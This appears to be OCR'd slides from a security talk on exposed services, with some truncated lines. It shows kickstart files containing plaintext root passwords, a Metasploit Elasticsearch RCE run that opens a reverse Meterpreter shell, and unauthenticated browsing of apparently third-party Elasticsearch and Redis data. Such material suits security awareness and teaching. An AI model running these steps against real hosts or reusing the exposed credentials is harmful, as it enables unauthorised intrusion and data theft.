
43 lines (36 sloc) | 0.755 kb

```
install
cdrom
lang en_US.UTF-8
keyboard us
network --bootproto=dhcp
rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
firewall --enabled --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
timezone UTC
bootloader --location=mbr

```

```
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enableshadow --enablemd5
# System keyboard
keyboard us
```

Kickstart Files

Examples



```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsI7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled --port=22:tcp
authconfig --enableshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition informatio
# Note that any partitions you deleted are
# here so unless you clear all partitions f
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru_RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is
```

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {
  "number" : "1.2.4",
```


elasticsearch

- No Authentication
- Can search stored data via HTTP API
- Update data with PUT request
- Join an open cluster and receive all data

- RCE prior to 1.2.0

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce




```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [redacted]:4444
[*] [redacted]:9200 - Trying to execute arbitrary Java...
[*] :9200 - Discovering remote OS...
[+] :9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [redacted]
[*] Meterpreter session 3 opened ([redacted]:4444 -> [redacted]:55693) at
 2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar

meterpreter > getuid
Server username: elasticsearch
meterpreter > 
```

elasticsearch

Searching via curl/browser is cumbersome

- Kibana FTW
  - http://www.elasticsearch.org/overview/kibana/
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server

elasticsearch (Kibana)



HAVE A TIMESTAMP SOMEWHERE?

If you have a field with a timestamp in it, you can set a time filter using the control in the navigation bar. You'll need to click the cog icon to configure the field that your timestamp is in.

ABOUT FILTERS

See the *Filters* b
are none. click o
only that docum

DOCUMENT TYPES

DOCUMENT TYPES

Term	Count	Action
index_stats	50562	🔍 ⊘
node_stats	21234	🔍 ⊘
indices_stats	9621	🔍 ⊘
cluster_stats	9621	🔍 ⊘
loft_owner	1352	🔍 ⊘
shard_event	639	🔍 ⊘
product	503	🔍 ⊘
routing_event	281	🔍 ⊘
cluster_state	107	🔍 ⊘


THE MOST GENERIC DASHBOA

It's the best I can do without kno
defaults for you. The two *terms* p
document type.

Kibana is currently configured to
that by clicking on the cog icon i
that dialog. You can edit individu
edit

The *table* panel below has attem
the table. To add more panels, o

elasticsearch (Kibana)



DOCUMENT TYPES

Term	Count	Action
product	503	
Missing field	0	
Other values	0	

THE MOST GENERIC DASHBOARD EVI

It's the best I can do without knowing r defaults for you. The two *terms* panels document type.

Kibana is currently configured to point a that by clicking on the cog icon in the r that dialog. You can edit individual pane edit

The *table* panel below has attempted t the table. To add more panels, of differe

DOCUMENTS

Fields

All (1) / Current (4)

Type to filter...


□ _id
□ _index
□ _type
□ name

0 to 100 of 500 available for paging

_source (select columns from the list to the left)
{"name":"Be Pro "}
{"name":" Lisciare"}
{"name":"Revitalash"}
{"name":"GKhair"}
{"name":"David & Mary Makeup"}
{"name":"Babe Hair Extensions"}
{"name":"Lash Out Eyelash Extensions"}

elasticsearch (Kibana)

Viewing the content of the document



DOCUMENTS

Fields

All (1) / **Current (4)**

Type to filter...

□ _id
□ _index
□ _type
□ name

0 to **100** of 500 available for paging

_source (select columns from the list to the left)

{"name":"Be Pro "}

View: **Table** / JSON / Raw

Field	Action	Value
_id	🔍 ⊘ ▦	494
_index	🔍 ⊘ ▦	products_staging_20141007191347820
_type	🔍 ⊘ ▦	product
name	🔍 ⊘ ▦	Be Pro

In-Memory Databases


Redis

Defaults:

- No encrypted communication
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
    - Moral of the story? Keep off the interwebs!

Redis

How prevalent is this?



Results **1 - 10** of about **1098** for **redis_version:2.8.3**

Services

Redis	1,098

Top Countries

United States	420
China	322
Turkey	51
Russian Federation	28
Germany	27

[redacted]


Beijing

```
$1732
# Server
redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:24995
run_id:b58c3f3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lru_clock:783668
config_file:/usr/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
```

Only looking for 1 version of Redis - not bad

Redis


You can navigate the DB with the redis-cli


redis-stable — redis-cli — 89×24
ruby
ec2-user@ip-10...3:~/redis-stable
redis-cli

```
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h [redacted]
[redacted]> keys *
 1) "birthday:2002"
 2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
 3) "birthday:1979"
 4) "photo:false"
 5) "birthday:1999"
 6) "birthday:1987"
 7) "birthday:192047"
 8) "birthday:2004"
 9) "country:US"
10) "birthday:1913"
11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
12) "birthday:192014"
13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
14) "key"
15) "country:BD"
16) "birthday:2014"
17) "country:TV"
18) "admin"
19) "birthday:1945"
20) "birthday:1980"
21) "birthday:1993"
22) "people"
```

Redis

Or use the Redis Desktop Manager



Redis Desktop Manager

key search...

- ft10
- ft11
- ft3
- ft4
- ft5
- ft6
- ft7
- ft8
- ft9
- js_version
- user
  - user:
  - user:100
  - user:101
  - user:102
  - user:103
  - user:104
  - 104
  - user:105
  - user:106
